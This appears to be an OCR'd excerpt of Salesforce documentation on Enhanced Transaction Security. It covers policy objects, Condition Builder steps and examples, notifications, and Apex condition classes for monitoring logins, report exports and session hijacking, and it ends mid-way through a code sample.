LoginEvent	API Type, API Version, Application, Authentication Method Reference, Browser, Country, Login Subtype, Login Type, Login URL, Platform, Session Level, Source IP, TLS Protocol, User ID, User Type, Username	Block, Notifications, Multi-Factor Authentication (for UI logins)	• UI logins with username and password, SAML single sign-on logins, and API-based logins (OAuth, REST, SOAP) are captured. • Multi-factor authentication isn't supported for Lightning Login (passwordless login) users or for API-based logins. For API-based logins, the action is upgraded to Block. • LoginEvent policies aren't triggered by invalid login attempts such as incorrect passwords.

What You Can Do With It

You can target specific login behaviors that reduce performance or pose a security risk. Create a policy that can:

- Block users who log in from certain locations
- Require multi-factor authentication for users logging in from unsupported browsers
- Monitor logins from specific applications

How Does LoginEvent Compare to Login Log Lines and Login History?

Feature	LoginEvent (Login Forensics)	Login Log Lines	Login History
Standard Object or File	LoginEvent	EventLogFile (Login event type)	LoginHistory
Data Duration Until Deleted	6 months	30 days	6 months
Access	API	API download, Event Monitoring Analytics app	Setup UI, API
Permissions	View Real-Time Event Monitoring Data	View Event Log Files	Manage Users
Extensibility	Yes, using the AdditionalInfo field	No	No
Availability	Included with Event Monitoring add-on or Real-Time Event Monitoring	Included with Event Monitoring add-on	Included with all orgs

PermissionSetEventStore Policies

Permission set event policies monitor when users are assigned critical permissions in a permission set.

EDITIONS

Available in both Salesforce Classic (not available in all orgs) and Lightning Experience.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Policy at a Glance

Object	Conditions Available in Condition Builder	Actions
PermissionSetEventStore	Event Source, Operation, Permission Type, User Count, User ID, Username	Block, Notifications

What You Can Do with It

Create a policy that can:

- Prevent users from being assigned the following permissions in a permission set:
  - Assign Permission Sets
  - Author Apex
  - Customize Application
  - Freeze Users
  - Manage Encryption Keys
  - Manage Internal Users
  - Manage Password Policies
  - Manage Profiles and Permission Sets
  - Manage Roles
  - Manage Sharing
  - Manage Users
  - Modify All Data
  - Monitor Login History
  - Multi-Factor Authentication for User Interface Logins
  - Password Never Expires
  - Reset User Passwords and Unlock Users
  - View All Data

ReportEvent Policies

Report event policies monitor when data is viewed or downloaded from your reports.

EDITIONS

Available in both Salesforce Classic (not available in all orgs) and Lightning Experience.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Policy at a Glance

Object	Conditions Available in Condition Builder	Actions	Considerations
ReportEvent	Dashboard ID, Dashboard Name, Description, Event Source, Format, Is Scheduled, Name, Name of Columns, Number of Columns, Operation, Owner ID, Queried Entities, Report ID, Rows Processed, Scope, Session Level, Source IP, User ID, Username	Block, Notifications, Multi-Factor Authentication (for UI logins)	Multi-factor authentication (MFA) policies apply to the following UI-based report actions: • Printable View • Report Export • Report Run (in Salesforce Classic only) Multi-factor authentication isn't supported for reports in Lightning pages, so the action is upgraded to Block.

What You Can Do with It

Create a policy that can:

- Require multi-factor authentication for all users accessing or downloading reports over a specific size. For maximum coverage, write a policy that notifies you and blocks access to reports that process more than a certain number of rows.
- Block downloads for specific user IDs, report IDs, and dashboard IDs.

Note: The values captured by transaction security policies are unique API names, which can be retrieved by performing REST API Describe calls on the object. When creating a ReportEvent policy, make sure that the values you want the conditions to check for are unique API names, not display labels. For example, a "Name of Column" condition checks for values that match the metadata information retrieved from a Describe call on the report, not the column headers displayed on the report. Refer to the Salesforce Report and Dashboard REST API Developer Guide for more information.

ReportAnomalyEventStore Policies

Report anomaly event policies monitor anomalies in how users run or export reports.

EDITIONS

Available in both Salesforce Classic (not available in all orgs) and Lightning Experience.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Policy at a Glance

Object	Conditions Available in Condition Builder	Actions
ReportAnomalyEventStore	Report, Score, SourceIp, UserId, Username	Notifications

What You Can Do with It

Create a policy that can:

- Send you an email when Salesforce detects that a user has exported more records than usual from a report on Leads.
- Generate an in-app notification when Salesforce detects a report anomaly event with a score greater than 90.

SessionHijackingEventStore Policies

Session hijacking event policies monitor when unauthorized users gain ownership of a Salesforce user's session with a stolen session identifier.

EDITIONS

Available in both Salesforce Classic (not available in all orgs) and Lightning Experience.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Policy at a Glance

Object	Conditions Available in Condition Builder	Actions
SessionHijackingEventStore	CurrentUserAgent, CurrentIp, CurrentPlatform, CurrentScreen, CurrentWindow, PreviousUserAgent, PreviousIp, PreviousPlatform, PreviousScreen, PreviousWindow, Score, SourceIp, UserId, Username	Notifications

What You Can Do with It

Create a policy that can:

- Generate an in-app notification when Salesforce detects a session hijacking attack on your org with a score greater than 10.
- Send you an email when Salesforce detects a session hijacking attack from a specific IP address.

Enhanced Transaction Security Actions and Notifications

When a real-time event triggers a transaction security policy, you can block a user or enforce multi-factor authentication (MFA). You can also optionally receive in-app or email notifications of the event.

EDITIONS


Available in both Salesforce Classic (not available in all orgs) and Lightning Experience.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.


Block

Don't let the user complete the request. For example, if a ReportEvent policy with a block action triggers during a report view, the user sees a message explaining the action. You can also customize the block message when you create your policy. Each custom message can be up to 1000 characters, and you can only customize messages for ApiEvent, ListViewEvent, and ReportEvent policies. Custom block messages aren't translated.



Multi-Factor Authentication

Prompt the user to confirm their identity with an additional verification method, such as the Salesforce Authenticator app, when they log in. In situations where you can't use multi-factor authentication (for instance, during an API query), this action changes to a block action.



Email Notifications


You can send two kinds of email notifications when a policy is triggered: default email messages and custom email messages. Both use the subject Transaction Security Alert.

Default email notifications contain the policy that was triggered, the event or events that triggered it, the policy's ID, and related event fields. The times listed indicate when the policy was triggered in the recipient's locale and time zone. For example, a policy is triggered at 6:46 AM Eastern Standard Time. The administrator who receives the notification is in the Pacific Standard Time zone, so the time shows as PST. Here's an example.

```
From: Transaction Security <noreply@salesforce.com>
To: Admin@company.com
Sent: Wednesday, September 4, 2021, 10:00 AM
Subject: Transaction Security Alert

One of your transaction security policies was triggered.

Policy Name:
Restrict Views of the My Confidential Report

ID:
0NIRM00000000dV
```

```
Event responsible for triggering this policy:
ReportEvent associated with user lisa.johnson@company.com at 7/21/2021 06:46:11 AM PST

For more context about this event, refer to these event fields:
Org ID: 00DLA0000003YjP
User ID: 005IL000001ZqMb
```

Custom email notifications let you write your own email content and include event-specific field data of your choosing. To populate your message with field-level event data, use the lookup field. Salesforce recommends that you include only event information that the recipient is authorized to view. Custom email notifications aren't translated.



In-App Notifications

In-app notifications list the policy that was triggered. Notifications aren't available in Classic. Here's an example.

Example:


```
Transaction Security Alert:
Policy Restrict Views of the My Confidential Report was triggered.

16 minutes ago
```

Build a Transaction Security Policy with Condition Builder

Create a transaction security policy without writing a line of code. Condition Builder, available in Real-Time Event Monitoring, gives you a declarative way to create customized security policies to protect your data.

You can create multiple policies for the same type of event, but we recommend that your policies and their actions don't overlap. If multiple policies with the same action for a given event execute when the event occurs, their order of execution is indeterminate.

1. From Setup, in the Quick Find box, enter `Transaction Security`, and then select **Transaction Security Policies**.
2. Click **New**, and then select **Condition Builder**.



3. Click **Next**.
4. Select an event that your policy is built on.

   For example, if you want to track API calls in your org, select **API Event**. If you want to monitor when users view or export reports, select **Report Event**. See Enhanced Transaction Security for the full list of available events.

5. Select your condition logic. The logic applies to the conditions that you create in the next step.

   You can specify whether all conditions must be met for the policy to trigger an action, or any condition.

   Select **Custom Condition Logic Is Met** if you want to specify more complex logic. Use parentheses and logical operators (AND, OR, and NOT) to build the logical statements. Use numbers to represent each condition, such as 1 for the first condition and 2 for the second condition. For example, if you want the policy to trigger if the first condition and either the second or third conditions are met, enter *`1 AND (2 OR 3)`*.

6. Select your conditions.

   Each condition has three parts:

   - The event condition you want to monitor. The available conditions depend on the event you selected earlier. For example, you can monitor the number of rows that a user viewed in a report using the **Rows Processed** condition of Report Event. To monitor Salesforce entities that API calls query, use the **Queried Entities** condition of API Event. To monitor the IP addresses from which a user logged in, use the **Source IP** condition of Login Event.
   - An operator, such as Greater Than or Starts With or Contains.
   - A value that determines whether the condition is true or false. For example, if you specified the **Rows Processed** condition to monitor when users viewed more than 2,000 rows in a report, enter *`2000`*. If you specified the **Queried Entities** condition to

EDITIONS

Available in both Salesforce Classic (not available in all orgs) and Lightning Experience.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

USER PERMISSIONS

To view events:
- View Real-Time Event Monitoring Data


To view transaction security policies:
- View All Data

To create, edit, and manage transaction security policies:
- Customize Application

monitor API calls against leads, enter `Lead`. If you specified the **Source IP** condition to monitor user logins from a specific IP address, enter the actual IP address, such as `192.0.2.255`.

> Tip: Conditions map to fields of the event storage objects, such as `ApiEvent.RowsProcessesd` or `LoginEvent.SourceIP`. See the API documentation for possible values and examples for each field that shows up as a condition in Condition Builder.

This example shows a policy that monitors API calls. The actions trigger if an API call queries the Lead object and either the number of rows processed is greater than 2000 or the request took longer than 1000 milliseconds to complete. See Condition Builder Examples for more examples.



7. Click **Next**.
8. Select what the policy does when triggered.

   The actions available vary depending on the event type. For more information, see Enhanced Transaction Security Actions and Notifications

   > Note: The multi-factor authentication action isn't available in the Salesforce mobile app, Lightning Experience, or via API for any events. Instead, the block action is used. For example, if a multi-factor authentication policy is triggered on a list view performed via the API, Salesforce blocks the API user.

9. Select who is notified and how.
10. Enter a name and description for your policy.

    Your policy name can contain only underscores and alphanumeric characters and must be unique in your org. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.

11. Optionally, enable the policy.
12. Click **Finish**.
    Your policy is added to the list of available policies. When you enable Transaction Security policies for an event, some transaction run times related to that event can increase.

> Important: If you customize a Condition Builder policy with the API, you must include the Flow ID (for flow API), EventName, and Type of CustomConditionBuilderPolicy to save your policy.

Condition Builder Examples

Use these examples to help you convert your own real-world use cases into Condition Builder conditions.

EDITIONS

Available in both Salesforce Classic (not available in all orgs) and Lightning Experience.


Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Track Report Executions


Track when a user views or exports more than 2,000 rows from any report on the Lead object.

- Event: Report Event
- Condition Logic: All Conditions Are Met
- Conditions:
  - `Rows Processed Greater Than 2,000`
  - `Queried Entities Contains Lead`
- Notes: Use the **Contains** operator, rather than **Equals**, to also include reports that are based on multiple objects, one of which is Lead.



Description of Example: Track when a user views or exports a report that has a column that contains email addresses.


- Event: Report Event
- Condition Logic: All Conditions Are Met
- Conditions: `Name of Columns Contains Email`
- Notes: Use the **Contains** operator to include any of these column names: `Email`, `Customer Email`, or `Email of Customer`.



Track User Logins


Description of Example: Track when a user logs in from the IP address 12.34.56.78.

- Event: Login Event
- Condition Logic: All Conditions Are Met
- Conditions: `Source IP Equals 12.34.56.78`
- Notes: Only the specific IP address 12.34.56.78 triggers the policy. If you want to track logins from any IP addresses that start with 12.34.56, use the condition `Source IP Starts With 12.34.56`.



Description of Example: Track when a user logs in using a Chrome browser.


- Event: Login Event
- Condition Logic: All Conditions Are Met
- Conditions: `Browser Contains Chrome`
- Notes: You can also track logins from the Safari and Firefox browsers.



Track API Queries and Elapsed Time

Description of Example: Track when a user uses any API to query the Lead object and the request takes longer than 1,000 milliseconds.


- Event: API Event
- Condition Logic: All Conditions Are Met
- Conditions:
  - `Queried Entities Contains Lead`
  - `Elapsed Time Greater Than 1000`
- Notes: Use the **Contains** operator, rather than **Equals**, to also include queries on multiple objects, of which one is Lead.



Track API Queries of Any List View

Description of Example: Track when a user uses any API to query any list view.


- Event: List View Event
- Condition Logic: All Conditions Are Met
- Conditions: `Event Source Equals API`
- Notes: To track when a user uses the UI to query a list view specify `Classic` or `Lightning` instead of `API`.



Track User's Session Level Security

Description of Example: Track when a user who doesn't have high assurance session-level security access (not logged in with two-factor authentication) queries any list view.


- Event: List View Event
- Condition Logic: Any Condition Is Met
- Conditions:
  - `Session Level Equals LOW`
  - `Session Level Equals STANDARD`
- Notes: Track when a user without high assurance executes a report (Report Event) or an API query (API Event) using the same condition in separate transaction security policies.



Block File Download

Description of Example: Detect and block a user from downloading a specific file.


- Event: File Event
- Condition Logic: Any Condition Is Met
- Conditions:
  - `File Name Equals Asset.pdf`



Use Custom Logic

Description of Example: Track when a user with a username in the `@spy.mycompany.com` domain queries all the records in a list view named SuperSecureListView.

- Event: List View Event
- Condition Logic: Custom Condition Logic is Met
- Custom Condition Logic: `(1 OR 2) AND 3`
- Conditions:
  - `Scope Equals Everything`
  - `Name Equals SuperSecureListView`
  - `Username Ends With @spy.mycompany.com`
- Notes:



Create an Enhanced Transaction Security Policy That Uses Apex

EDITIONS

Available in both Salesforce Classic (not available in all orgs) and Lightning Experience.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

USER PERMISSIONS

To view events:
- View Real-Time Event Monitoring Data

To view transaction security policies:
- View All Data

To create, edit, and manage transaction security policies:
- Customize Application

Use Setup to create an enhanced transaction security policy that uses Apex. You can specify an existing Apex class or create an empty class that you then code. The Apex class must implement the `TxnSecurity.EventCondition` interface.

You can create multiple policies for the same type of event, but we recommend that your policies and their actions don't overlap. If multiple policies with the same action for a given event execute when the event occurs, their order of execution is indeterminate.

1. From Setup, in the Quick Find box, enter *Transaction Security*, and then select **Transaction Security Policies**.
2. Click **New**, and then select **Apex**.
3. Click **Next**.
4. Select an event that your policy is built on.

   For example, if you want to track API calls in your org, select **API Event**. If you want to monitor when users view or export reports, select **Report Event**. See Enhanced Transaction Security for the full list of available events.

5. Select the Apex class that implements your policy. If you haven't already created the class, select **New Empty Apex Class**.
6. Click **Next**.
7. Select the action that the policy performs when triggered.

   The available actions vary depending on the event type. For more information, see Enhanced Transaction Security Actions and Notifications.

   Note: The two-factor authentication action isn't available in the Salesforce mobile app, Lightning Experience, or via API for events. Instead, the block action is used. For example, if a two-factor authentication policy is triggered on a list view performed via the API, Salesforce blocks the API user.

8. If applicable, choose a block message or notification type and recipient.
9. Enter a name and description for your policy.

   Your policy name must begin with a letter, not end with an underscore, and not contain two consecutive underscores.

10. Optionally, enable the policy.

    If you chose to create an Apex class, don't enable the policy yet because you must first add code to the class.

11. Click **Finish**.

    Your new policy appears in the Policies table. If you chose to create an Apex class, its name is the 25 characters of your policy name without spaces appended with the `EventCondition` string. If your policy is named "My Apex Class," your Apex class is auto-generated as `MyApexClassEventCondition`. The class is listed in the Apex Condition column.

12. Click the name of your Apex class if you want to edit it.

    If you chose to create an Apex class, you must add the implementation code. Salesforce adds this basic code to get you started.

```
global class MyApexClassEventCondition implements TxnSecurity.EventCondition {

  public boolean evaluate(SObject event) {
    return false;
```

```
    }

}
```

When you delete a transaction security policy that uses Apex, the implementation class isn't deleted. You can either delete this Apex class separately or reuse it in another policy.

Don't include DML statements in your Apex-based policies because they can cause errors. When you send a custom email via Apex during transaction policy evaluation, you get an error, even if the record isn't explicitly related to another record. For more information, see Apex DML Operations in the Apex Reference Guide.

Enhanced Apex Transaction Security Implementation Examples
Here are examples of implementing enhanced Apex transaction security.

Asynchronous Apex Example
When executing a transaction security policy, use an asynchronous Apex process to offload time-consuming operations, such as sending a notification email to an external recipient.

Enhanced Transaction Security Apex Testing
Writing robust tests is an engineering best practice to ensure that your code does what you expect and to find errors before your users and customers do. It's even more important to write tests for your transaction security policy's Apex code because it executes during critical user actions in your Salesforce org. For example, a bug in your LoginEvent policy that's not caught during testing can result in locking your users out of your org, a situation best avoided.

SEE ALSO:

Apex Reference Guide: TxnSecurity.EventCondition Interface

Enhanced Apex Transaction Security Implementation Examples

Here are examples of implementing enhanced Apex transaction security.

EDITIONS

Available in both Salesforce Classic (not available in all orgs) and Lightning Experience.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Login from Different IP Addresses

This example implements a policy that triggers when someone logs in from a different IP address in the past 24 hours.

```
global class MultipleLoginEventCondition implements TxnSecurity.EventCondition {
    public boolean evaluate(SObject event) {
        switch on event{
            when LoginEvent loginEvent {
                return evaluate(loginEvent);
```

```
            }
            when null {
                 return false;
            }
            when else{
                return false;
            }
        }
    }

    private boolean evaluate(LoginEvent loginEvent) {
        AggregateResult[] results = [SELECT SourceIp
                                     FROM LoginHistory
                                     WHERE UserId = :loginEvent.UserId
                                     AND LoginTime = LAST_N_DAYS:1
                                     GROUP BY SourceIp];
        if(!results.isEmpty()) {
            return true;
        }
        return false;
    }
}
```

Logins from a Specific IP Address

This example implements a policy that triggers when a session is created from a specific IP address.

```
global class SourceIpEventCondition implements TxnSecurity.EventCondition {
    public boolean evaluate(SObject event) {
        switch on event{
            when LoginEvent loginEvent {
                return evaluate(loginEvent);
            }
            when null {
                 return false;
            }
            when else{
                return false;
            }
        }
    }

    private boolean evaluate(LoginEvent loginEvent) {
        if (loginEvent.SourceIp.equals('1.1.1.1')) {
            return true;
        }
        return false;
    }
}
```

Data Export

This example implements a transaction security policy that triggers when more than 2,000 leads are either:

- Viewed in the UI
- Exported with a SOQL query
- Exported from a list view
- Exported from a report

```
global class LeadViewAndExportCondition implements TxnSecurity.EventCondition {
    public boolean evaluate(SObject event) {
        switch on event{
            when ApiEvent apiEvent {
                return evaluate(apiEvent.QueriedEntities, apiEvent.RowsProcessed);
            }
            when ReportEvent reportEvent {
                return evaluate(reportEvent.QueriedEntities, reportEvent.RowsProcessed);
            }
            when ListViewEvent listViewEvent {
              return evaluate(listViewEvent.QueriedEntities, listViewEvent.RowsProcessed);

            }
            when null {
                 return false;
            }
            when else{
                return false;
            }
        }
    }

    private boolean evaluate(String queriedEntities, Decimal rowsProcessed){
        if(queriedEntities.contains('Lead') && rowsProcessed > 2000){
            return true;
        }
        return false;
    }
}
```

Confidential Data Access

This policy requires everyone to use two-factor authentication before accessing a specific report.

You can have sensitive, confidential data in your quarterly Salesforce reports. Make sure that teams that access the reports use two-factor authentication (2FA) for high assurance before they view this data. The policy makes 2FA a requirement, but you can't provide high-assurance sessions without a way for your teams to meet the 2FA requirements. As a prerequisite, first set up 2FA in your Salesforce environment.

This example highlights the capability of a policy to enforce 2FA for a specific report. The report defined here is any report with "Quarterly Report" in its name. Anyone accessing the report is required to have a high-assurance session using 2FA.

```
global class ConfidentialDataEventCondition implements TxnSecurity.EventCondition {
    public boolean evaluate(SObject event) {
        switch on event{
            when ReportEvent reportEvent {
                return evaluate(reportEvent);
            }
            when null {
```

```
                return false;
            }
            when else{
                return false;
            }
        }
    }

    private boolean evaluate(ReportEvent reportEvent) {
        // Check if this is a quarterly report.
        if (reportEvent.Name.contains('Quarterly Report')) {
            return true;
        }
        return false;
    }
}
```

Browser Check

This policy triggers when a user with a known operating system and browser combination tries to log in with another browser on a different operating system.

Many organizations have standard hardware and support specific versions of different browsers. You can use this standard to reduce the security risk for high-impact individuals by acting when logins take place from unusual devices. For example, your CEO typically logs in to Salesforce from San Francisco using a MacBook or Salesforce mobile application on an iPhone. When a login occurs from elsewhere using a Chromebook, it's highly suspicious. Because hackers do not necessarily know which platforms corporate executives use, this policy makes a security breach less likely.

In this example, the customer organization knows that its CEO uses a MacBook running OS X with the Safari browser. An attempt to log in using the CEO's credentials with anything else is automatically blocked.

```
global class AccessEventCondition implements TxnSecurity.EventCondition {
    public boolean evaluate(SObject event) {
        switch on event{
            when LoginEvent loginEvent {
                return evaluate(loginEvent);
            }
            when null {
                return false;
            }
            when else{
                return false;
            }
        }
    }

    private boolean evaluate(LoginEvent loginEvent) {
        // If it's a Login attempt from our CEO's user account.
        if (loginEvent.UserId == '005x0000005VmCu'){
